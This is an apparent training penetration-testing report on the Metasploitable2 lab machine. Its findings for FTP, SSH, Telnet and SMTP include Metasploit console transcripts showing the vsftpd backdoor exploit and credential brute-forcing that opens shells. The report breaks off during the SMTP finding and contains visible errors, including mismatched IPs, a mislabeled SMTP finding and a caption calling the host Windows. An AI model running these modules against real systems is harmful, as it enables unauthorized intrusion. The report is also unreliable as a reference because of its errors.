

# VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

26-11-2023

Mr. Bhushan Laxman Salunke

## CONTENTS

1. Disclaimer
2. Document Authorities
  - 2.1 Recipients
  - 2.2 Document History
3. Overview
  - 3.1 Source of Information
  - 3.2 Summary of Findings
4. Executive Summary
  - 4.1 Introduction
  - 4.2 Scope Of the Audit
5. Report Format
  - 5.1 HOST Information
  - 5.2 Vulnerability Information
6. Vulnerabilities Discovered
  - 6.1 Metasploitable 2 – 192.186.64.129 21/tcp open ftp vsftpd 2.3.4
  - 6.2 Metasploitable 2 – 192.186.64.129 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
  - 6.3 Metasploitable 2 – 192.186.64.129 23/tcp open telnet Linux telnetd
  - 6.4 Metasploitable 2 – 192.186.64.129 25/tcp open smtp Postfix smtpd
  - 6.5 Metasploitable 2 – 192.186.64.129 53/tcp open domain ISC BIND 9.4.2
  - 6.6 Metasploitable 2 – 192.186.64.129 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
  - 6.7 Metasploitable 2 – 192.186.64.129 111/tcp open rpcbind 2 (RPC #100000)
  - 6.8 Metasploitable 2 – 192.186.64.129 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  - 6.9 Metasploitable 2 – 192.186.64.129 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  - 6.10 Metasploitable 2 – 192.186.64.129 512/tcp open exec netkit-rsh rexecd
  - 6.11 Metasploitable 2 – 192.186.64.129 513/tcp open login OpenBSD or Solaris rlogind
  - 6.12 Metasploitable 2 – 192.186.64.129 514/tcp open tcpwrapped
  - 6.13 Metasploitable 2 – 192.186.64.129 1099/tcp open java-rmi GNU Classpath grmiregistry
  - 6.14 Metasploitable 2 – 192.186.64.129 1524/tcp open bindshell Metasploitable root shell
  - 6.15 Metasploitable 2 – 192.186.64.129 2049/tcp open nfs 2-4 (RPC #100003)
  - 6.16 Metasploitable 2 – 192.186.64.129 2121/tcp open ftp ProFTPD 1.3.1
  - 6.17 Metasploitable 2 – 192.186.64.129 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
  - 6.18 Metasploitable 2 – 192.186.64.129 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8. 3.7
  - 6.19 Metasploitable 2 – 192.186.64.129 5900/tcp open vnc VNC (protocol 3.3)
  - 6.20 Metasploitable 2 – 192.186.64.129 6000/tcp open X11(access denied)
  - 6.21 Metasploitable 2 – 192.186.64.129 6667/tcp open irc UnrealIRCd
  - 6.22 Metasploitable 2 – 192.186.64.129 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
  - 6.23 Metasploitable 2 – 192.186.64.129 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
7. Auditor's End Note
  - 7.1 Auditor's End Note
  - 7.2 Key Observation
  - 7.3 Conclusion

## COPYRIGHT

The copyright in this work is vested in Mr. Bhushan Salunke and the document is issued in confidence for the purpose for which it is supplied. It must not be reproduced in whole or in part or used for tendering or manufacturing purposes except under agreement or with the consent in writing of Mr. Bhushan Salunke and then only on condition that this notice is included in any such reproduction. No information as to the contents or subject matter of this document or any part thereof arising directly or indirectly there from shall be given orally or in writing or communicated in any manner whatsoever to any third party being an individual firm or company or any employee thereof without the prior consent in writing of Mr. Bhushan Salunke.

© Mr. Bhushan Salunke

CONFIDENTIAL

## DISCLAIMER

By accessing and using this report you agree to the following terms and conditions and applicable laws, without limitation or qualification, unless otherwise stated, the contents of this document including, but not limited to, the text and images contained herein, and their arrangement are the property of Mr. Bhushan Salunke. Nothing contained in this document shall be construed as conferring by implication, estoppel, or otherwise, any license or right to any copyright, patent, trademark or other proprietary interest of Mr. Bhushan Salunke or any third party. This document and its content including, but not limited to, graphics, images and documentation may, without the prior written consent of Mr. Bhushan Salunke. Any use you make of the information provided is at your own risk and liability. Mr. Bhushan Salunke makes no representation about the suitability, reliability, availability, timeliness and accuracy of the information products, services related graphics and other contents are provided 'as is' without warranty of any kind. The relationship between you and Mr. Bhushan Salunke shall be governed by the laws of the Republic of India without regard to its conflict of law provisions. You and Mr. Bhushan Salunke agree to submit to the personal and exclusive jurisdiction of the courts located at Mumbai, India. You are responsible for complying with the laws of the jurisdiction and agree that you will not access or use the information in this report, in violation of such laws. You represent that you have the lawful right to submit such information and agree that you will not submit any information unless you are legally entitled to do so.

**DOCUMENT AUTHORITIES**

Company	Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd)		
Date	21-11-2023		
Reference			
Scope	Application Security Assessment		
Classification	Public	Internal	Confidential      Secret
Document	Proposal	Deliverable	General

**RECIPIENTS**

Name	Title	Company
Mr. Prakash S	Cyber Security Analyst	Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd)

**DOCUMENT HISTORY**

Date	Version	Prepared by	Status
26-11-2023	1.0	Mr. Bhushan Salunke	Final Report

## OVERVIEW

Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd) has appointed Mr. Bhushan Salunke specializing in information security assessments to review Metasploitable2, with a perspective of evaluating the effectiveness of the technical controls by following ethical hacking procedures.

The information contained in this report is confidential and is intended only for use by the management of Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd). Outsourcing Services. We are not responsible to any other person/party or for any decision of such person or party based in this report. It is hereby notified that any reproduction, copying or otherwise quoting of this report or any part thereof except for the purpose mentioned herein above can be done only with our prior written permission.

## SOURCES OF INFORMATION

We have called for and obtained such data, information etc. As were necessary for the purpose of our assignment which has been made available to us by the management or been found in the public domain.

The information relating to the server details, ip-address, network devices, configuration etc. has been obtained from Mr. Bhushan Salunke.

## SUMMARY OF FINDING

The graph below shows a summary of the number of vulnerabilities found for each impact level for the Assessment. A significant number of high impact vulnerabilities were found that should be addressed as a priority.

Risk Level	CRITICAL	HIGH	MEDIUM	LOW
Risk Count	2	14	7	0

Total - 23

## 1. EXECUTIVE SUMMARY

### 1.1. INTRODUCTION

Mr. Bhushan Salunke conducted an Application Security audit activity for the Metasploitable2. The assignment was carried out by Mr. Bhushan Salunke between the 20<sup>th</sup> to 21<sup>st</sup> of November 2023 with the following goals:

- Identifying security vulnerabilities
- Providing risk mitigation recommendations for the discovered vulnerabilities
- Mapping the discovered vulnerabilities of Metasploitable2 to Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd)

The audit report contains:

- The description of the IT Components and its business case
- The security vulnerabilities discovered as a result of the technical application security
- The security vulnerabilities discovered as a result of the application process audit
- The risk mitigation strategies that need to be implemented to ensure that the application meets information protection plan (IPP) control compliancy

### 1.2. SCOPE OF THE AUDIT

The vulnerability assessment has been conducted to provide a holistic picture of Metasploitable2. Outsourcing Services and with the aim of bringing the level of security up to the level of current industry standards.

The following list defines the port number to be scanned for vulnerabilities:

No.	IP Address	Operating System	Port Number	Description	Version
01	192.186.64.129	Metasploitable2	21	ftp	vsftpd
02	192.186.64.129	Metasploitable2	22	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
03	192.186.64.129	Metasploitable2	23	telnet	Linux telnetd
04	192.186.64.129	Metasploitable2	25	smtp	Postfix smtpd
05	192.186.64.129	Metasploitable2	53	domain	ISC BIND 9.4.2
06	192.186.64.129	Metasploitable2	80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
07	192.186.64.129	Metasploitable2	111/tcp	rpcbind	2 (RPC #100000)
08	192.186.64.129	Metasploitable2	139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
09	192.186.64.129	Metasploitable2	445/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
10	192.186.64.129	Metasploitable2	512/tcp	exec	netkit-rsh rexecd
11	192.186.64.129	Metasploitable2	513/tcp	login	OpenBSD or Solaris rlogind
12	192.186.64.129	Metasploitable2	514/tcp	tcpwrapped	tcpwrapped
13	192.186.64.129	Metasploitable2	1099/tcp	java-rmi	GNU Classpath grmiregistry
14	192.186.64.129	Metasploitable2	1524/tcp	bindshell	Metasploitable root shell
15	192.186.64.129	Metasploitable2	2049/tcp	nfs	2-4 (RPC #100003)
16	192.186.64.129	Metasploitable2	2121/tcp	ftp	ProFTPD 1.3.1
17	192.186.64.129	Metasploitable2	3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
18	192.186.64.129	Metasploitable2	5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
19	192.186.64.129	Metasploitable2	5900/tcp	vnc	VNC (protocol 3.3)
20	192.186.64.129	Metasploitable2	6000/tcp	X11	(access denied)
21	192.186.64.129	Metasploitable2	6667/tcp	irc	UnrealIRCd
22	192.186.64.129	Metasploitable2	8009/tcp	ajp13	Apache Jserv (Protocol v1.3)
23	192.186.64.129	Metasploitable2	8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1

## 2. REPORT FORMAT

Vulnerability assessment was carried out for each host listed in scope. The discovered vulnerabilities are arranged per host, beginning with the host information followed by the vulnerabilities for that system. Below is a description of how the vulnerabilities per host are listed: -

### HOST INFORMATION:

HOST Title – This title shows the scanner host's role and its IP address as shown below

HOST ROLE: X.X.X.X

### VULNERABILITY INFORMATION:

Compliance of IP Address:

Risk	
Abstract	
IPMG Control Violation	
Reference	
Ease of Exploitation	
Impact	
Recommendations	

VULNERABILITY TITLE – A short title that describes vulnerability. For each vulnerability, the title bar is color coded for a quick identification of the risk level. Title bar color codes are as follows:

### RISK LEVEL, COLOR CODE & COLOR CODE SIGNIFICANCE

CRITICAL	This is typically the highest level of severity, indicating a situation or issue that requires immediate attention or resolution. Critical issues are often those that can lead to significant disruptions or failures if not addressed promptly.
HIGH	High severity indicates a serious issue that needs attention but may not be as urgent as critical issues. It signifies a substantial problem that should be addressed promptly to prevent further escalation.
MEDIUM	Medium severity suggests a moderate level of concern. Issues categorized as medium severity may not require immediate attention but should be addressed in a timely manner to prevent them from becoming more serious.
LOW	Low severity indicates a minor issue that may not have an immediate impact on the system or process. These issues are typically of lower priority and can be addressed when resources are available.
INFORMATION	This category may not represent severity but rather informational messages. Informational codes are often used to convey non-critical information or status updates that are relevant for users or administrators to be aware of.
EXTERNALLY	This term doesn't seem to be related to severity directly but may suggest that the issue or information is coming from an external source. This could mean that the information or problem originates outside the system or organization.

- ABSTRACT – Describes the flaw or bugs that causes the vulnerability
- IPMG CONTROL VIOLATION – Provides the IPMG control numbers that are violated
- REFERENCE – Describes the reference for the respective vulnerability found
- Ease of Exploitation – Provides a metric for the skill level required to exploit the vulnerability

Metric Skill-level	Metric Skill-level
Easy	Casual user
Medium	Computer-savvy individual
Hard	Determined hacker

THE CATEGORIES ARE:

- IMPACT – Describes the possible business impact on Metasploitable2 if this vulnerability is successfully exploited by an attacker
- RECOMMENDATION – Provides solutions or workarounds to mitigate the risk arising from this vulnerability.
- PROOF OF CONCEPT – Screenshots / supporting evidence showing the vulnerability being exploited

### **3. VULNERABILITIES DISCOVERED**

### **3.1. METASPLOITABLE2 PORT 21 FTP VSFTPD – 192.168.64.129**

## GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
  - The victim system is within the network
  - Standard security protocol is implemented within the network
  - ISP provider and router are varying as per victim machine

## VULNERABILITY INFORMATION

## Vulnerability observed - Medium

1. FTP port 21 is open in Metasploitable2	
Application	FTP VSFTPD on port 21
Risk	Medium
Abstract	Weak credentials, potential for anonymous login
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access to file
Recommendations	Strengthen FTP credentials, enforce strict access controls, consider SFTP   Application-Specific Risk, Unauthorized Access

## Proof of Concept

The metasploitable2 ftp port 21 is exploited by Backdoor Command Execution

The screenshot shows a Kali Linux VM running in VMware Workstation. The terminal window displays a Metasploit exploit session against a Windows host (192.168.64.129). The session starts with setting the remote host to 192.168.64.129 and running the exploit module. It then attempts to bind to port 6200, which is already open. The exploit fails to create a session. Finally, the user runs the exploit again and successfully gains a shell, as indicated by the prompt "[\*] exec: ls". The desktop environment shows standard Kali Linux icons and a weather widget indicating 21°C.

```
kali@kali:~$ msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.64.129
rhost => 192.168.64.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.64.129:21 - The port used by the backdoor bind listener is already open
[-] 192.168.64.129:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.64.129:21 - The port used by the backdoor bind listener is already open
[-] 192.168.64.129:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.64.129:21 - The port used by the backdoor bind listener is already open
[-] 192.168.64.129:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

**3.2. METASPLOITABLE2 PORT 22 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) – 192.168.64.129**

## **GENERAL INFORMATION**

- OPERATING SYSTEM – METASPLOITABLE2
  - The victim system is within the network
  - Standard security protocol is implemented within the network
  - ISP provider and router are varying as per victim machine

## VULNERABILITY INFORMATION

## Vulnerability observed - Medium

2. SSH port is open in Metasploitable2	
Application	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) on port 22
Risk	Medium
Abstract	Weak authentication, outdated software
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Enforce strong SSH passwords, implement key-based authentication   Application-Specific Risk

## Proof of Concept

The metasploitable2 ftp port 22 is exploited by SSH Login Check Scanner

```

kali@kali: ~
[*] 192.168.64.129:22 - Starting bruteforce
[*] 192.168.64.129:22 - Failed: 'ganesh:harish'
[!] No active DB -- Credential data will not be saved!
[*] 192.168.64.129:22 - Failed: 'ganesh:mayuresh'
[*] 192.168.64.129:22 - Failed: 'ganesh:thirupathi'
[*] 192.168.64.129:22 - Failed: 'ganesh:swami'
[*] 192.168.64.129:22 - Failed: 'ganesh:msfadmin'
[*] 192.168.64.129:22 - Failed: 'vignesh:harish'
[*] 192.168.64.129:22 - Failed: 'vignesh:mayuresh'
[*] 192.168.64.129:22 - Failed: 'vignesh:thirupathi'
[*] 192.168.64.129:22 - Failed: 'vignesh:swami'
[*] 192.168.64.129:22 - Failed: 'vignesh:msfadmin'
[*] 192.168.64.129:22 - Failed: 'msfadmin1:harish'
[*] 192.168.64.129:22 - Failed: 'msfadmin1:mayuresh'
[*] 192.168.64.129:22 - Failed: 'msfadmin1:thirupathi'
[*] 192.168.64.129:22 - Failed: 'msfadmin1:swami'
[*] 192.168.64.129:22 - Failed: 'msfadmin1:msfadmin'
[*] 192.168.64.129:22 - Failed: 'helloworld:harish'
[*] 192.168.64.129:22 - Failed: 'helloworld:mayuresh'
[*] 192.168.64.129:22 - Failed: 'helloworld:thirupathi'
[*] 192.168.64.129:22 - Failed: 'helloworld:swami'
[*] 192.168.64.129:22 - Failed: 'helloworld:msfadmin'
[*] 192.168.64.129:22 - Failed: 'msfadmin:harish'
[*] 192.168.64.129:22 - Failed: 'msfadmin:mayuresh'
[*] 192.168.64.129:22 - Failed: 'msfadmin:thirupathi'
[*] 192.168.64.129:22 - Failed: 'msfadmin:swami'
[*] 192.168.64.129:22 - Success: 'msfadmin:msfadmin' uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server
#1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

[*] 192.168.64.129:22 - Failed: 'msfadmin:harish'
[*] 192.168.64.129:22 - Failed: 'msfadmin:mayuresh'
[*] 192.168.64.129:22 - Failed: 'msfadmin:thirupathi'
[*] 192.168.64.129:22 - Failed: 'msfadmin:swami'
[*] 192.168.64.129:22 - Success: 'msfadmin:msfadmin' uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server
#1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.64.128:35785 → 192.168.64.129:22) at 2023-11-19 14:25:31 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i until (protocol 2.0)

Active sessions
=====
Id  Name  Type  rcpbind  Information  Connection
--  --   --  --        --          --
1   shell  linux  SSH  kali @  192.168.64.128:35785 → 192.168.64.129:22 (192.168.64.129)

msf6 auxiliary(scanner/ssh/ssh_login) > use 1
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > ls
[*] exec: ls
192.168.64.129:35785 -> 192.168.64.129:22 [root@kali ~]#
[*] exec: ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > /root
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > ls
[*] exec: ls
bin  dev  hello.txt  initrd.img  lib  lib64  lost+found  mnt  pass.txt  root  sbin  swapfile  tmp  usr  vmlinuz
boot  etc  home  initrd.img.old  lib32  libx32  media  opt  proc  run  srv  sys  user.txt  var  vmlinuz.old
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > 

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

### 3.3. METASPLOITABLE2 PORT 23 telnet Linux telnetd – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed - High

#### 3. Telnet port is open in Metasploitable2

Application	telnet Linux telnetd on port 23
Risk	High
Abstract	Weak authentication, outdated software
IPMG Control Violation	Access Control
Ease of Exploitation	Hard
Impact	Insecure transmission, default credentials
Recommendations	Sniffing of credentials, risk of unauthorized access   Disable Telnet, migrate to SSH for secure remote access

#### Proof of Concept

The metasploitable2 ftp port 23 is exploited by Telnet Login Check Scanner



```

kali@kali: ~
msf6 exploit(freebsd/telnet/telnet_encrypt_keyid) > use 34
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):
Name          Current Setting  Required  Description
---           ---           ---        ---
BLANK_PASSWORDS  false         no        Try blank passwords for all users
BRUTEFORCE_SPEED 5             yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false         no        Try each user/password couple stored in the current database
DB_ALL_PASS     false         no        Add all passwords in the current database to the list
DB_ALL_USERS    false         no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD        none        no        A specific password to authenticate with
PASS_FILE       http        no        File containing passwords, one per line
RHOSTS          yes          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
sploit.html
RPORT           23           yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS         1            yes      The number of concurrent threads (max one per host)
USERNAME        none        no        A specific username to authenticate as
USERPASS_FILE   none        no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE       none        no        File containing usernames, one per line
VERBOSE         true         yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set rhost 192.168.64.129
rhost => 192.168.64.129

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

kali@kali: ~
[-] 192.168.64.129:23  - 192.168.64.129:23 - LOGIN FAILED: helloworld:mayuresh (Incorrect: )
[-] 192.168.64.129:23  - 192.168.64.129:23 - LOGIN FAILED: helloworld:thirupathi (Incorrect: )
[-] 192.168.64.129:23  - 192.168.64.129:23 - LOGIN FAILED: helloworld:swami (Incorrect: )
[-] 192.168.64.129:23  - 192.168.64.129:23 - LOGIN FAILED: helloworld:msfadmin (Incorrect: )
[-] 192.168.64.129:23  - 192.168.64.129:23 - LOGIN FAILED: msfadmin:harish (Incorrect: )
[-] 192.168.64.129:23  - 192.168.64.129:23 - LOGIN FAILED: msfadmin:mayuresh (Incorrect: )
[-] 192.168.64.129:23  - 192.168.64.129:23 - LOGIN FAILED: msfadmin:thirupathi (Incorrect: )
[-] 192.168.64.129:23  - 192.168.64.129:23 - LOGIN FAILED: msfadmin:swami (Incorrect: )
[+] 192.168.64.129:23  - 192.168.64.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.64.129:23  - Attempting to start session 192.168.64.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.64.128:35637 → 192.168.64.129:23) at 2023-11-19 15:17:30 -0500
[*] 192.168.64.129:23  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i

Active sessions
=====
Id  Name  Type  Information  Connection
--  ---  ---  ---        ---
1   shell  TELNET  msfadmin:msfadmin (192.168.64.129:23)  192.168.64.128:35637 → 192.168.64.129:23 (192.168.64.129)

msf6 auxiliary(scanner/telnet/telnet_login) > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(linux/http/asuswrt_lan_rce) > cd /
msf6 exploit(linux/http/asuswrt_lan_rce) > ls
[*] exec: ls
bin  dev  hello.txt  initrd.img  lib  lib64  lost+found  mnt  pass.txt  root  sbin  swapfile  tmp  usr  vmlinuz
boot  etc  home  initrd.img.old  lib32  libx32  media  opt  proc  run  srv  sys  user.txt  var  vmlinuz.old
msf6 exploit(linux/http/asuswrt_lan_rce) > sss

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

### 3.4. METASPLOITABLE2 PORT 25 smtp Postfix smtpd – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


#### VULNERABILITY INFORMATION

Vulnerability observed - Medium

4. Telnet port is open in Metasploitable2	
Application	smtp Postfix smtpd on port 25
Risk	Medium
Abstract	Open relays, misconfigured email servers
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Insecure transmission, default credentials
Recommendations	Sniffing of credentials, risk of unauthorized access   Disable Telnet, migrate to SSH for secure remote access

#### Proof of Concept

The metasploitable2 ftp port 25 is exploited by SMTP User Enumeration Utility



```

kali@kali: ~
File Actions View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules
#      Name
0  exploit/linux/smtp/apache_james_exec
  action Arbitrary File Write
  1 auxiliary/server/capture/smtp
  2 auxiliary/scanner/http/gavazzi_em_login_loot
  orce, Extract Info and Dump Plant Database
  3 exploit/unix/smtp/clamav_milter_blackhole
  execution
  4 exploit/windows/browser/communicrypt_mail_actived
  xuffer Overflow
  5 exploit/linux/smtp/exim_gethostname_bof
  rflow
  6 exploit/linux/smtp/exim4_dovecot_exec
  mand Injection
  7 exploit/unix/smtp/exim4_string_format
  erflow
  8 auxiliary/client/smtp/emailer
  9 exploit/linux/smtp/haraka
  10 exploit/windows/http/daemon_worldclient_form2raw
  er Overflow
